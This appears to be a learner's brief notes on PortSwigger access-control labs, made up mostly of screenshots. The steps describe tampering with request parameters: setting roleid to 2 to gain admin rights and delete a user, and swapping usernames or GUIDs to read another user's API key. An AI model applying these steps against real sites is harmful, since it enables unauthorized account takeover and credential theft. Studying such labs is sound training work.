









▼ https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter






















▼ https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile




then change the email id of wiener then look the request in burpsuite

`POST /my-account/change-email` send it to repeter





roleid sululd be 2




then reload the page and delete carlos it solved

▼ https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter








username wiener with it’s api key




change the wiener username into carlos and we get carlos api key








▼ https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-unpredictable-user-ids





i have tried to find some thing but i can't find it so i just go to the web page and home and i tried to find out carlos blog page it has GUIDs so i replace it with the wiener GUIDs then i got the api key of carlos account .


wiener with it's GUIDs




carlos's GUIDs












▼ https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-data-leakage-in-redirect




replace wiener with carlos and the check burpsuite carlos get request it has api key




▼ 